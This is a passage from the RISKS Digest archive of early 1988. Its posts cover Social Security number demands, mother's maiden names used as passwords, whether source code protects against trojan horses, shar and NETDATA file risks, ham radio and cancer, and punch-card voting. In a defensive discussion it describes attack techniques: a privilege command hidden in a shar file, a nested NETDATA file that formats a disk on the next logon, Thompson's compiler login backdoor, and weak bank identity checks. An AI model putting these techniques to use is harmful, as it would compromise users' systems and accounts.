[Also commented on by James M. Boyle, and by Christopher Garrigues <7thSon@SPAR.SLB.COM> who quoted at length <!> from /Why Do Clocks Run Clockwise?/ by David Feldman, Harper & Row, 1987, and discussed the return of forgotten cards... PLEASE BE BRIEF, GUYS... PGN]

SSN Required Disclosures

David Albert <albert@harvard.harvard.edu> Fri, 25 Dec 87 12:09:40 EST

>Organizations try circuitous ways to get the SSN. For example, when one >gets or renews a driver license in California, he finds a place for >inserting the SSN but without explanation....

I just had my passport renewed. On the renewal form, was a space for SSNs, with the word "optional" in parentheses under the slot -- but the word had been crossed out in pen. I asked the (post office) clerk why, and he told me that giving my SSN was no longer optional. I assume that most people stop asking questions after such a response, but I went on. I asked if the SSN was essential to receiving my passport, and the clerk said no! He said that if I did not put my SSN on the form, I would still get my passport, but that the IRS would charge me a \$5 penalty on my income tax returns.

Was the clerk making all of this up? The whole thing sounds very strange. Or does any or all of his story have a basis in fact? I decided not to put my SSN on the form, although if I was in a hurry to get the passport and worried about delays, I might have included it to be sure the passport arrived. The passport arrived about two-three weeks later, as expected, with no delays and no warning about any future penalties. Does anyone have an explanation?

David Albert UUCP: ...{ihnp4!think, seismo}!harvard!albert



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 2

Monday, 4 January 1987

Contents

Source Code is Counter to Viruses & Trojan Horses

Hal Guthery

Viral VAXination?

Bryce Nesbitt

Who is entitled to privacy?

Andy Freeman

SSN / Passport / IRS ...

Joe Morris

Don Wegeng

Jean Marie Diaz

Martin Minow

Brint Cooper

EAE114

John Pershing

Info on RISKS (comp.risks)

Source Code is Counter to Viruses & Trojan Horses

"guthery%asc@sdr.slb.com" <GUTHERY%ASC%sdr.slb.com@RELAY.CS.NET> Mon, 4 Jan 88 07:51 EDT

As a little bit of reflection about the fact that almost all computers have clocks in them will show, there is no protection in trying programs out with write-only harddisks or with privileges turned off. Doing this only sets the hook deeper. In fact, anytime you run a program whose complete workings you do not and cannot understand you are at the mercy of the author of the program and you are at risk.

One very good way to counter viruses and trojan horses is to insist on getting the source code of any program you run. This is summarized in the following pocketsize adage:

IF YOU CAN'T READ IT, DON'T RUN IT

There are NO good reasons why software vendors shouldn't give you the source code of any program they sell you. The reason they don't currently is because you could see what a mess the program really is. In 999 cases out of 1,000 they don't know everything the program does and they certainly don't want you looking over the code and telling them.

For a moment stop and think of all the execute only software you run on your system. Think of all the companies from whom you purchased this software. Think of all the pressure you put on them for bug fixes, new features, and lower prices. Think about the translation of these pressures into pressures on programmers. Suppose one of these programmers decides to get just a little even ... an occassional bad number, a lost record once a month, a couple pennies moved from here to there just for fun, a scrambled directory entry once in a blue moon. If the program does what it purports to do, where is the check? The project leader? The manager? The president? The venture capitalist? You? And who is responsible? You! And what can you do with a bunch of object code? Turn off the harddisk? Scan the program for strings? Deny privileges? Piece of cake!

We are marginally able to answer the question "Does this piece of software do what I want it to do?" but we are absolutely incapable of answering the much more important question "Does this piece of software NOT do what I don't want it to do?" Through this gaping hole in our capabilities enter viruses and trojan horses. It is historically interesting that I can get a handle on the first question without the source code but I can get nowhere on the second without it. As long as we willing to accept programs from software suppliers without the source code we, irresponsibly in my view, accept undue risk and invite disaster.

✓ Viral VAXination? (Re: RISKS-6.1)

Bryce Nesbitt
bryce%hoser.Berkeley.EDU@ucbvax.Berkeley.EDU> 4 Jan 88 07:52:09 GMT

> (Martin Minow THUNDR::MINOW ML3-5/U26 223-9922) writes:

>

>Could a "harmless" CHRISTMA-like virus attack a VAX/VMS system? A >recent network posting (RISKS?, LINKFAIL?) mentioned the possibility of a >virus hidden in SHAR files which are _executed_ as .COM files to unpack >them.

I'm surprised nobody has mentioned this: Around here we don't "execute" shar files to unpack them. Instead there is a handly little utility called "unshar". I use a version on both Unix and my Amiga microcomputer. It internally handles all of the "legitimate" commands that a simple file packing shar might contain (echo, wc, cat, if, test, #, exit, etc.).

It is much less vulnerable to attack. To use the example of the poster, unshar would simple report "unknow command" if a "SET PROC/PRIV=ALL" was quietly inserted in the middle of the file.

The comp.sources.unix and comp.sources.misc archives undoubtably have C

source code for the taking.

bryce@hoser.berkeley.EDU -or- ucbvax!hoser!bryce (or try "cogsci")

Who is entitled to privacy?

Andy Freeman <ANDY@Sushi.Stanford.EDU> Thu 31 Dec 87 14:36:48-PST

[BTW - What happens if I send mail to risks-list@kl.sri.com?]

The recent controversy over access to financial records of companies (the companies want to control it and some find this offensive) is somewhat similar to the continuing furor over records about people, except that popular opinion in the latter case is that the people should be able to control information about themselves.

Is there an essential difference here and what is it? Is the corner gas station entitled to more privacy than IBM? Why? Are all the corner gas stations entitled to more privacy than IBM? (The former group is comparable in size to IBM.)

Note that in the current case, companies collected the information about themselves while in most privacy invasion cases, the person doesn't collect the information. If one is going to argue on property rights alone, these companies are entitled to control access while people in the other case aren't.

-andy

SSN Required Disclosures

Joe Morris (jcmorris@mitre.arpa) <jcmorris@mitre.arpa> Mon, 04 Jan 88 16:27:05 EST

In RISKS 6:1, David Albert reports that a post office clerk claims that the disclosure of your SSN is no longer "optional" on the passport applications. I can't say whether or not it is required, but the clerk is out of line in any case. The law on disclosure requirements is unusally direct:

- o The law prohibits any Federal, State, or local government entity (supposedly including related entities like State-supported universities) from denying any benefit or service because you didn't give your SSN, with certain specified exceptions. These exceptions are generally (a) where tax matters are involved; (b) for a driver's license, and (c) in certain cases where there was a pre-existing *legislative* requirement for the SSN.
- o Whenever a governmental organization requests the SSN, whether it is required or optional, you *must* be given what is called the "Privacy Act Notification". This must tell you:

- (a) whether the request for the SSN is mandatory or optional;
- (b) what will happen if you don't give it;
- (c) under what authority it is being requested; and
- (d) what will be done with the information being requested.

The Federal income tax forms you just received last week contain a good example of a well-constructed, complete Privacy Act Notification. (I knew that the IRS had to be good for something!)

o There are no restrictions placed on the private sector governing the request for your SSN.

In other words, the passport application should have included a Privacy Act notification, regardless of whether the SSN was optional or required.

After writing the above, I called the Department of State to see what they had to offer. According to the Passport Office, the SSN *is* required, as of this morning (1/4/88); supposedly the Privacy Act Notification is on the back of the application. The DoS staffer I talked to insisted that applications prior to today didn't require the SSN to be provided.

I assume that an application without the SSN would merely be returned; I can't see them fining you for not completing the form.

Incidentally, does anyone in NetLand know of any case law covering the SSN requests? In particular, I'm interested in whether there have been any cases involving state universities. Although I wasn't involved, a friend was told by the legal office of his state university employer that the law didn't apply to educational institutions, even if they were funded by the state. On the other hand, seeing how poorly the legislature funded that university, maybe the lawyer had a point...

Joe Morris

✗ Re: SSN Required Disclosures

Don Wegeng <Wegeng.Henr@Xerox.COM> 4 Jan 88 18:37:09 EST (Monday)

I saw a short article on this subject last week in one of the Rochester, NY newspapers (I can probably find it at home if anyone wants a more specific reference). As I recall, the article stated that the IRS is having problems tracking down American citizens living abroad who don't file income tax returns, so a law was passed which requires passport applicants to give their SSN. The article didn't mention a fine, but stated that until new application forms are available applicants who do not give their SSN will probably be contacted for this information by the IRS.

It appears that the IRS and the INS are going to start sharing information, undoubtably by connecting their computers in some way. The potential RISKS in this have been discussed in this forum many times.

/Don

[Also noted by Roy Maxion. The following messages, for those of you who haven't already given up on RISKS-6.2, relate further to this topic. This is a very popular subject, and it keeps flaring up spontaneously in RISKS. Thus I tend to be tolerant for a while, but then

Re: mother's maiden name

Jean Marie Diaz <ambar@ATHENA.MIT.EDU> Sun, 3 Jan 88 04:04:11 EST

Funny, I was opening a checking account today, and noticed that question for the first time. When I asked why they asked, I was told that it was wanted "in case the bank wanted to verify who I was". (In case of an accident that cripples my writing hand? Well, maybe...)

On a related note, someone can call BayBanks and make various inquiries about my account, and even change the address to which my statements are mailed, by knowing my account number and the amount & date of my last deposit. Sounds tricky enough? Not for those of us who use Direct Deposit to handle our paychecks...

AMBAR

×

<minow%thundr.DEC@decwrl.dec.com>

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922)

Date: 3 Jan 88 11:47 To: risks@csl.sri.com

Subject: Mother's maiden name?

Why does American Express want to know your mother's maiden name? When my pocket was picked two years ago, and my AmEx card, passport, cash, and travellers checks stolen, AmEx (Paris) asked the obvious questions plus my mother's maiden name. As I understand it, it's something you generally know, but the thief (who has your name, address, phone number, SSnumber, and a lot of other information) probably doesn't know. AmEx (or whoever) is assuming the risk of giving a new card out to an unknown person who might not have *any* identification at all, and they evidently feel that this simple "password" is an authenticator with a reasonable level of risk.

Incidently, AmEx lived up to its advertisements. The U.S. embassy in Paris managed to get me a replacement passport at 1 pm on a Saturday even though I had absolutely no identification. The embassy officer even lent me \$10 so I could take a photo and metro to my luggage (and money stash). If I remember correctly, they did ask for a mother's maiden name (or similar).

Martin

[Henry Mensch: American Express security ...]

Brint Cooper <abc@BRL.ARPA> Sun, 3 Jan 88 13:12:06 EST

[Coincidentally, Steve Anthony < Anthony@ALDERAAN.SCRC.Symbolics.COM> asked Why are Mother's Maiden Names Required? PGN]

In registering patients for the first time, the Johns Hopkins Hospital in Baltimore asks for Mother's maiden name as well. This and other information is factored into an algorithm for assigning a patient identification number. The hope is that by using such information, the probability of two patients being assigned the same number is acceptably low.

Why not just assign numbers sequentially? Inevitably, someone loses their plate. JHH wants to be able to retrieve their records by reconstructing the number, if necessary. Assigning a second number would mean that the patient has two incomplete sets of medical records in the hospital. Some physicians would know the old number, others the new. Imagine what a malpractice lawyer would do with that!

✓ AM/EX AND MAIDEN NAMES

<EAE114%URIMVS.BITNET@CUNYVM.CUNY.EDU> Mon, 04 Jan 88 10:07 EST

When you're filling out the forms, it helps if you remember that the MOTHER's MAIDEN NAME is essentially a password.

[and therefore subject to all of the problems of passwords... PGN] There is no particular reason why you have tell the truth, as long as you remember what you DID say.

American Express security ...

John Pershing <PERSHNG@ibm.com> 4 Jan 88 08:49:17 EST

From: Henry Mensch <henry@garp.mit.edu>
Does this mean that anyone who knows a bit about me can get my AmEx plate, too?

No, it merely means that anyone who knows a bit about you can get a new AmEx card mailed to your house. (Of course, there's nothing preventing someone who knows your card number from sending AmEx a change of address notification, and then requesting a new card! However, this might raise some eyebrows over at AmEx...)

Remember, too, that AmEx is liable for any fraud that is perpetrated in this way. They are taking a calculated risk -- trying to make life as painless as possible for their cardholders while maintaining a sensible amount of security. It has always seemed to me that AmEx strikes an extremely reasonable balance in this respect.

John A. Pershing Jr., IBM Yorktown Heights



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 3

Tuesday, 5 January 1987

Contents

Ham radios and non-ionizing radiation

Eric Townsend

Date formats

Geoff Lane

Risks of Not Using Social Security Numbers

Bruce Baker

Source code not a defense

TMPLee

Chris Torek

William Smith

Tom Lane

Don Chiasson

Jeffrey R Kell

Unshar program

Brent L. Woods

Info on RISKS (comp.risks)

Ham radios and non-ionizing radiation

eric townsend <flatline!erict@uunet.UU.NET> 4 Jan 88 03:37:47 GMT

Amateur Radios Deadly? Operators' cancer deaths evaluated

TACOMA, Wash. (AP) -- Amateur radio operators in two states appear to die at abnormally high rates from several forms of cancer, suggesting a possible link between cancer and electromagnetic fields, according to data collected by a state epidemiologist. Others cautioned that evidence has been inconsistent and that other factors may be involved.

Dr. Samuel Milham Jr. of the Washington Department of Social and Health Services studied the deaths of 2,485 Washington and California ham operators between 1979 and 1984. He reported in the American Journal of Epidemiology that 29 leukemia deaths would be expected in a group of people that size,

but he found 36 deaths. Statistically, the expected to find 72 lymphatic and blood-forming organ cancers, but found 89. And he expected to find 67.6 deaths from prostate cancer, but found 78. The study "indicates that amateur radio operator licensees in Washington state and California state have significant excess mortality due to acute myloid leukemia, multiple myeloma nd perhaps certain types of malignant lymphoma," Milham reported.

University of Colorado and University of North Carolina studies also have found unusually high levels of leukemia among children who live near power lines, he said.

Dr. Noreen Harris, a Tacoma-Pierce County Health Department epidemiologist, questioned the data, "People living near power lines may be poor and other (cancer-causing) things may be in their environment," she noted.

Some notes and questions I have:

- 1. I remember reading in Omni or some other pseudo-science mag last year an article about the ill-effects of low-level ionizing radiation produced by things like 110VAC wires running through homes. The individuals preforming the study were being lauded by most other 'serious' scientists. Anybody else recall this?
- 2. I feel Dr. Harris's remarks were very weak, especially since she's questioning someone else's not-so-accurate-data. "People living near power lines may be poor.." We *all* live near power lines, that's how the stuff gets to our house! =:->.
- 3. I realise that ham radio gear is not always shielded properly, etc, but how safe are we hackers from the stuff our 'puters put out? I sat in front of a Commodore 64 and a TRS-80 Model I, Lv II for a total of 8 years, before, during, and after puberty. (TRS-80 at 9 years old!) What are the effects of high-level non-ionizing rad. on someone in the developmental stages of life, I ask.
- J. Eric Townsend ->uunet!nuchat!flatline!erict smail:511Parker#2,Hstn,Tx,77007

✓ Date formats

"ZZASSGL" <ZZASSGL@CMS.UMRCC.AC.UK> Tue, 05 Jan 88 10:00:02 GMT

Happy New Year to All - Except those program designers whose systems print dates in the form such as 5/1/88. Now as far as I'm concerned this translates to 5th January 1988, but then I live in England. In North America I believe that it would be the 1st May 1988. The problems start when I have to use programs designed in America on a computer situated in the UK - especially during the first few days of each month when dates such as 5/6/88 occur!

If we must make a resolution for the new year, lets all promise to specify the name of the month rather than its ordinal in all our programs.

Geoff Lane
UMRCC

Risks of Not Using Social Security Numbers

Bruce Baker <BNBaker@kl.sri.com> Tue 5 Jan 88 14:46:53-PST

The items about social security numbers reminded me of a series of computer and administrative problems that arose at Boston College in the early 70s when it was decided that students would no longer be identified by social security numbers (nor by any other number!).

Of course, all sorts of batch accounting and record keeping programs depended on a student number for processing. So, a unique number was assigned to each student unbeknownst to him/her. Moreover, a mapping program was necessary to relate the "secret" number to the social security number of students who had enrolled before the ban. When problems arose, it was tempting to let a student know his/her number so that it would not happen again. I believe they finally decided to let all students know their numbers and that they began placing the numbers on student IDs, because too many problems arose. And, of course, many students did not want to memorize another number and would have preferred the old system.

MORAL: Social security numbers as general-purpose identification numbers may be less painful than the alternatives.

As long as I am delving into the fuzzy past, here are two more items that perhaps deserve to be in the RISKS history book. Please excuse me if I do not have perfect recall.

Subject: Risks of Computers Obeying Newton's Laws

Around the mid-sixties, the Air Force ordered a Honeywell computer for delivery to Rhein Main Air Force Base. As I recall, it was about a million dollar computer. When it arrived in the middle of the night at Rhein Main, no Honeywell people nor supply officers were on hand to oversee the unloading. The computer was supposedly tied down to one of those material handling flatbed vehicles that has a series of rollers on its surface. You guessed it! As the driver turned to enter a hanger, the computer kept going straight ahead.

I heard that Honeywell was secretly happy because they did not expect to sell many of these computers. Now they had doubled their sales.

MORAL: Computers are subject to the same laws of physics as other types of cargo.

Subject: Risks of Not Employing Configuration Management for Computer Software

Another one from the mid-sixties. --- A command and control system was developed by GE (I believe) for use at Ramstein Air Force Base. The system

deployed tactical aircraft during alerts. However, the controllers in the control center trusted their own judgments more than they trusted the system.

Nonetheless, over several years, various people tinkered with the hardware and software and then rotated to other assignments. GE techreps were also cut back drastically during that period when the military did not wish to become dependent on contractor personnel in an operational environment. Configuration management documentation of changes was nonexistent. A new commander decided to use the system and so the first problem was to determine what they had. Logically, they asked GE. From what I understand, the GE proposal to inventory, analyze, and document the configuration was over \$1 million. Some thought that GE took advantage of the situation but

MORAL: One-of-a-kind systems require the same principles of configuration management as systems that are produced in the thousands.

Source code not a defense

<TMPLee@DOCKMASTER.ARPA> Mon, 4 Jan 88 22:26 EST

Regarding the comment in Risks 6.2 about being safe from virus if one has the source code -- I might remind people to re-read Ken Thompson's paper [Turing award lecture, Reflections on Trusting Trust, CACM 27, 8, August 1984] wherein the concept of an invisible virus was proposed -- the actual virus was (to be) buried in the object code of the C compiler for Unix; its object was that IF it were compiling the source code of the login module it would insert a little piece of code that allowed it's creator always to log on (the War Games "backdoor"); IF it were compiling the source code of the C compiler itself it would merely copy itself at the appropriate place. In both cases there was no sign of the virus in the source code nor presumably in the listing generated by the compiler; I don't know Unix much, but one could also hypothesize the virus as also being clever enough to recognize when it was compiling whatever standard debuggers and decompilers come with the system as to insert in them code that made them protect (somehow mask a user from seeing) the pieces of the virus in the object code if those tools were used to look at object code. Here a user could inspect the entire source code of the system (or so he thought) and not find anything; if the initial virus went out in very early versions of the compiler there would be little chance of a user finding any uncontaminated ones with which to compile the source code he was given.

(I stand neutral on whether such a virus was actually created and released on the world; I don't know and the folklore has it both ways. But that's not the point.)

[Please be prepared for a LOT OF OVERLAP in the next few messages. Since this is such a popular topic, I'm not going to try to edit.

Just omit the rest if you're fed up with this topic. On the other hand, some very important points are being made, and the repetition may be in order to counteract some of the more simplistic views. PGN]

Source code vs. attacks

Chris Torek <chris@mimsy.umd.edu> Tue, 5 Jan 88 09:43:16 EST

"guthery%asc@sdr.slb.com" claims

>... there is no protection in trying programs out with >write-only harddisks or with privileges turned off.

Perhaps not. It is, however, easy to show that if *no* state is retained between the execution of one program and the execution of another, the former program cannot affect the latter. (Take away its tape and a turing machine can no longer compute.) This is a very expensive solution, and infeasible for most people.

[Another plug for Ken Thompson omitted...]

>There are NO good reasons why software vendors shouldn't give you >the source code of any program they sell you.

(I daresay this depends on one's definition of a 'good reason'....)

>The reason they don't currently is because you could see what a mess >the program really is.

No doubt that is one reason. Having in times of need disassembled various programs back to source, I will agree that many are poorly written. I doubt that is the only, or even the main, reason most vendors are unwilling to distribute sources. (It is rather fun, actually, to call a vendor and say: `Will you still not sell source? Very well. By the way, there is a bug in your leap year code. Also, you left out a ``#'' in the startup routine where') But this is all beside the point. (Ah, yes, the *point*:)

>As long as we willing to accept programs from software suppliers >without the source code we, irresponsibly in my view, accept undue >risk and invite disaster.

What, then, are we to do? Form a software users' union? (I am only half joking.) I would very much appreciate receiving source code to the binaries I must run. The vendors remain unwilling to sell the code, and we do not have the time to write the software ourselves. We have no alternate suppliers who will sell source. The only remaining option seems to be not to run the code at all.

In-Real-Life: Chris Torek, Univ of MD Comp Sci Dept (+1 301 454 7690)

Domain: chris@mimsy.umd.edu Path: uunet!mimsy!chris

Knowing Source Code is not Sufficient

William Smith <wsmith@b.cs.uiuc.edu> Tue, 5 Jan 88 15:26:19 CST

> IF YOU CAN'T READ IT, DON'T RUN IT

Unfortunately, this is not sufficient if the vendor of your software is not trustworthy. Ken Thompson's Turing Award Lecture in 1983 [CACM, Aug. 1984] described how bugs not in the source code can end up in the executable. Even if you compile every program given you, something must assemble or compile the compiler. Something must assemble that, etc., etc. Unless you are willing to bootstrap your software from the raw bits using source code that you trust as an assistant during the bootstrap, there still may be trojan horses.

From the lecture: "No amount of source-level verification or scrutiny will protect from using untrusted code.... A well-installed microcode bug will be almost impossible to detect."

When you buy a tool such as an automobile, you do not ask to see all of the engineering drawings and analyses to decide that the car is safe. An amount of trust is necessary when using any technology. Computers are general purpose tools and as such can hide many different faults. If the source of the hardware or software is trustworthy, there should be fewer faults and fewer still malicious faults. The relative ease with which a single employee can insert hidden bugs demostrates that care should be taken in determining who is trustworthy.

Bill Smith, pur-ee!uiucdcs!wsmith, wsmith@a.cs.uiuc.edu

Re: Source Code is Counter to Viruses & Trojan Horses

<Tom.Lane@zog.cs.cmu.edu> Tuesday, 5 January 1988 11:13:58 EST

In reply to guthery%asc@sdr.slb.com, who writes in <u>RISKS 6.2</u>: >There are NO good reasons why software vendors shouldn't give you the source >code of any program they sell you.

On the contrary, there are several good reasons. Some of them have to do with commercial advantage, i.e., not having one's work ripped off. If Mr. Guthery believes that this is not a legitimate concern, he obviously does not make his living by selling software.

There is also a good technical reason: VERSION CONTROL, for purposes of customer support. Tech support is difficult and time-consuming enough when one knows exactly what software the customer is running. Shipping source code is an open invitation to the customer to tweak the software to suit his purposes --- but he will still expect the vendor to support that software, answer questions about its behavior, track down bugs (possibly induced by customer changes), etc. The RISK introduced by source code distribution is that program changes will be made by customers who don't fully understand the program; we all know what that leads to.

On the original topic, Mr. Guthery's main argument was that source code distribution would allow customers to inspect for trojan horses. I don't believe this; in large programs it is not difficult to hide trojan horse code well enough to defeat even careful inspection. Besides, he can't seriously propose that no one ever run a program that they haven't personally (or even corporately) studied; no one would ever get any useful work done. (Have you personally checked over every line in your operating system lately?)

Moreover, source code distribution means that more people have a chance to diddle the program! Even if the original author is reliable, what about all the people at the user's site? Access to source code makes it *much* easier to create a trojan horse version of a program. Another way to put this is: even if you've seen the source code, how do you know it matches the bits you're executing today?

I don't know the solution to trojan horse attacks, but source code distribution is not it.

tom lane

ARPA: lane@ZOG.CS.CMU.EDU

UUCP:

✓ Source Code is *not* Counter to Viruses & Trojan Horses

05 Jan 88 09:59:11 PST (Tue)

I would like to comment on the assumption that having source will protect you from Trojan Horses. While this is frequently true, a recent Turing Award Lecture has pointed out that it's not in general true, because of the compiler bootstrapping problem. The case made is that a compiler can be written which detects attempts to recompile the compiler and inserts code which detects attempts to compile the login program and inserts code in that which allows bogus logins, as well as replicating the code which modifies the compiler binary. The system is then shipped with the binary of the trojan horse compiler and the source for the valid compiler. Even when you completely rebuild the system from sources you still get the compiler and login program with the trojan horse. Nothing short of dissassembly of the original compiler or using an outside compiler will work, and using an outside compiler usually isn't feasible.

At some point you have to trust somebody.

Viruses and sources

Don Chiasson <G.CHIASSON@DREA-XX.ARPA> Tue, 5 Jan 88 17:21:31 AST

>From: "guthery%asc@sdr.slb.com" <GUTHERY%ASC%sdr.slb.com@RELAY.CS.NET>

- >Subject: Source Code is Counter to Viruses & Trojan Horses
- >.. there is no protection in trying programs out with write-only harddisks
- > or with privileges turned off. Doing this only sets the hook deeper.

Running a program with write protection and restricted privileges does give limited protection which is better than no protection.

- > .. anytime you run a program whose complete workings you do not ...
- > understand you are ... at risk.

Agreed. But very few people completely understand any program.

- > One ... way to counter viruses and trojan horses is to insist on getting
- > the source code ... IF YOU CAN'T READ IT, DON'T RUN IT

True, if you read it. Reading and understanding source code for a non trivial program is very difficult. Don't forget that you would also have to read the source code for the compiler, linking loader and run time libraries. I haven't the time.

- > There are NO good reasons why software vendors shouldn't give you the source
- > code of any program they sell you. The reason they don't currently is
- > because you could see what a mess the program really is. ...

There are lots of good reasons for not giving source code. One is that it is easier to break protection of programs if source code is available. Another is cost: source code is more expensive to distribute than binaries, especially when required documentation is included. It might also be necessary to supply compilers, etc. (Also with source code.) For example, DEC has written a lot of programs in BLISS which is a product (translation: you pay for BLISS). There is a major RISK to the company that the user will "improve" the product. If these "improvements" add bugs, whose fault is it and how easy is it to prove? Vendors also worry that giving source code will make the job of pirates much easier. When vendors do supply source code, they are often reluctant and charge heavily for it.

- > In 999 cases out of 1,000 they don't know everything the program does Do you think you will do better than the supplier?
- > ... think of all the execute only software you run ... [,] all the
- > companies from whom you purchased this software ...[and] all the
- > pressure you put on them for bug fixes, new features, and lower prices.
- > Think about the translation of these pressures into pressures on
- > programmers. Suppose one of these programmers decides to get .. even.

Sure, this is a risk. But who do you trust? If you do all the checking yourself you may not have time to do anything else. Delegate the job to someone else at your organization? Do you have the extra people? How do you know to trust them? Managing source code is a major task. A vendor will normally have quality controls in place. If you buy software, there are lots of other copies of the program running elsewhere and bugs (including viruses, trojan horses) are more likely to be found. In certain cases such as banks or defence applications it may be necessary to do source checks to verify the code, but doing so is very expensive and for most users not worth the cost. Finally, it is much easier to create (better!) viruses, etc if source code is available than if not.

We may be talking from different directions: I am a user, perhaps you are a hacker. If that is so, then our approaches to protection will be different. My feeling is that if I don't know what it is at some level of confidence, I won't run it.

You will never stop a dedicated crook: all you can do is make his/her job harder based on an assessment of the risk vs the cost of protection. I feel the cost of source checking is very high. Any protection system,

computer or otherwise, will only guard against people who are basically honest, or lazy, or of limited competence, or with limited time. The majority of people fall under one of more of these categories. Limited measures will cut out the vast majority of threats.

Don

Christmas virus plus

Jeffrey R Kell <JEFF%UTCVM.BITNET@CUNYVM.CUNY.EDU> Tue, 05 Jan 88 08:44:54 EDT

<u>Risks 6.2</u> contained the two comments about the Christmas virus:

--

>From: "guthery%asc@sdr.slb.com" <GUTHERY%ASC%sdr.slb.com@RELAY.CS.NET>
> IF YOU CAN'T READ IT, DON'T RUN IT

>From: bryce%hoser.Berkeley.EDU@ucbvax.Berkeley.EDU (Bryce Nesbitt)
>I'm surprised nobody has mentioned this: Around here we don't "execute"
>shar files to unpack them. Instead there is a handly little utility called
>"unshar". I use a version on both Unix and my Amiga microcomputer.

The problem is compounded on IBM VM/CMS systems (where CHRISTMAS EXEC took its toll) by an often overlooked "feature" of the standard IBM "receive" command. Files such as EXECs are usually sent in a special encoded form called NETDATA format. The "receive" command is smart enough to determine the format of the file and decode it appropriately, as is the "peek" command used to browse a file before receiving it. BUT... the NETDATA encoding also allows for multiple files to be combined into one NETDATA stream. The file appears with only the attributes of the first file in the stream, and only the first file appears when "peeked". When the unsuspecting victim performs the "receive", the remaining files are ALSO received with REPLACE IMPLIED!

Building such a "nested" NETDATA deck is not common knowledge, but can be done using the undocumented internal module used by sendfile/receive. The now infamous CHRISTMA EXEC could just as easily contained a PROFILE EXEC behind it that would format your A-disk the next time you logged on. Thus even if you did read the source code for CHRISTMAs and trashed it upon discovery of its function, your next logon would result in erasure of your entire A-disk (and also any evidence of what caused it to occur).

There is a semi-public-domain overlay for RECEIVE available on any Bitnet NETSERV server which detects multiple datasets in a NETDATA stream. Any concerned IBM CMS user out there should investigate this utility.

✓ Unshar program (was: Viral VAXination [Risks 6.2])

Brent L. Woods <ahh@j.cc.purdue.edu> Tue, 5 Jan 88 9:14:35 EST

In Risks 6.2 bryce@hoser.Berkeley.EDU (Bryce Nesbitt) writes:

>I'm surprised nobody has mentioned this: Around here we don't "execute" >shar files to unpack them...

This probably should have been mentioned earlier, as I'm sure it's of interest to quite a few people. I can't speak for either the comp.sources.unix or comp.sources.misc archives (though, as a side note, I couldn't find any unshar programs in the comp.sources.unix archive that is maintained here at Purdue), but there *is* an unshar program in the comp.sources.amiga archives. I'm not absolutely certain, but I believe that the version we have is the one that Bryce was writing about above.

If anyone might want a copy of this program source code (in C), it's available via anonymous ftp from j.cc.purdue.edu in the amiga source archives (the directory it's in is news/comp/sources/amiga/volume1, and the filename is unshar.c.Z). It's written with portability in mind, so it should compile and run under a variety of systems, but we've only tested it under UNIX and on the Amiga so far. Also, the file in the archives is compressed (UNIX "compress" utility), so ftp should be set to "binary" mode to insure a correct transfer.

Brent Woods, Co-Moderator, comp.{sources,binaries}.amiga

USENET: ...!j.cc.purdue.edu!ahh ARPANET: ahh@j.cc.purdue.edu

BITNET: PODUM@PURCCVM



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 4

Wednesday, 6 January 1988

Contents

PCs die of New Year Cerebration

Scot E. Wilcoxon

More on Missouri Voting Decision

Charles Youman

Market for prankster programs?

Geoff Goodfellow

Ham radio operators and cancer

Mark Fulk

Steve Philipson

Getting into ATM rooms

Mark A. R.

Re: Knowing Source Code is not Sufficient

Michael Wagner

Trust and quoting and write-only hard disks

Michael Wagner

Info on RISKS (comp.risks)

PCs die of New Year Cerebration

Scot E. Wilcoxon <sewilco@datapg.mn.org> Tue, 5 Jan 88 23:35:36 CST

One of my clients has just reported to me that a certain brand of PC-compatibles which they sold in 1984 suddenly stopped working when 1988 was reached. They were flooded with calls on Monday and the manufacturer of the equipment also got many reports then.

If your PC-compatible suddenly stopped working on New Years' Day and the first letter of its name is "S", you may want your dealer to check for this unlikely problem.

Scot E. Wilcoxon sewilco@DataPg.MN.ORG ihnp4!meccts!datapg!sewilco Data Progress C and UNIX consulting +1 612-825-2607

More on Missouri Voting Decision

Charles Youman (youman@mitre.arpa) <m14817@mitre.arpa> Wed, 06 Jan 88 09:52:53 EST

Thanks to my mother-in-law and the USPS, I now have the article I mentioned in <u>RISKS 5.84</u>. The article is from the December 24, 1987 edition of the St. Louis Post-Dispatch. The page 1 article is titled "Decision Threatens Punch-Card Elections" and is quoted without permission.

"If a federal judge's order this week is upheld, it could eliminate the punchcard voting system, throw elections here [i.e., in Missouri] into chaos and cost taxpayers missions of dollars, election officials said Wednesday.

But civil-rights groups hailed the decision as a landmark that they say will increase the participation of blacks in elections.

U.S. District Judge William L. Hungate ordered Tuesday that the St. Louis Election Board 'take appropriate steps' for a manual count of ballots that are cast but uncounted by the city's automatic tabulating equipment due to such problems as double voting in one category and not pushing the pin all the way through the ballot.

Representatives of the Election Board criticized Hungate's ruling and said they expected it to be overturned on appeal...

Garvin [an attorney for the board] said the board might ask the 8th U.S. Circuit Court of Appeals to postpone the effect of Hungate's order until after the Missouri presidential primary March 8.

The punch-card voting system is used throughout Missouri. But Garvin said he thought no other jurisdiction would follow Hungate's ruling unless it was affirmed on appeal...

In the judge's order, he said it was not the punch-card voting system but the board's actions that violated federal voting laws. But election officials said the ruling could have the same effect...

Punch-card voting accounted for 70 percent of the votes in the last presidential election in Missouri.

Hungate gave his order in a suit filed by Michael V. Roberts, an unsuccessful candidate in the primary March 3 for the president of the St. Louis Board of Aldermen. Roberts, who is black, lost by 171 votes to Thomas A. Villa, who is white.

Roberts claimed the punch-card voting system discriminated against blacks because most of the votes cast but not counted by the Election Board's computers came from wards where most of the voters are black.

In his order Tuesday, Hungate said the board's failure to review by hand ballots left uncounted by the machines violated the federal Voting Rights Act and resulted in the disenfranchisement of voters.

Garvin said that in most elections, a large number of voters do not vote on every ballot issue. He said that while the board's computers could be programmed to identify ballots for which no votes register on some issues, the number would be so great that it would make the punch-card system unworkable. . .

Kenneth Warren, a political science professor at St. Louis University, called Hungate's ruling 'devastating for the punch-card voting system; in effect, it is doing away with the system. . .

Warren [who testified for the board at the trial] said about 60 percent of voters in the United States used the punch-card system. . .

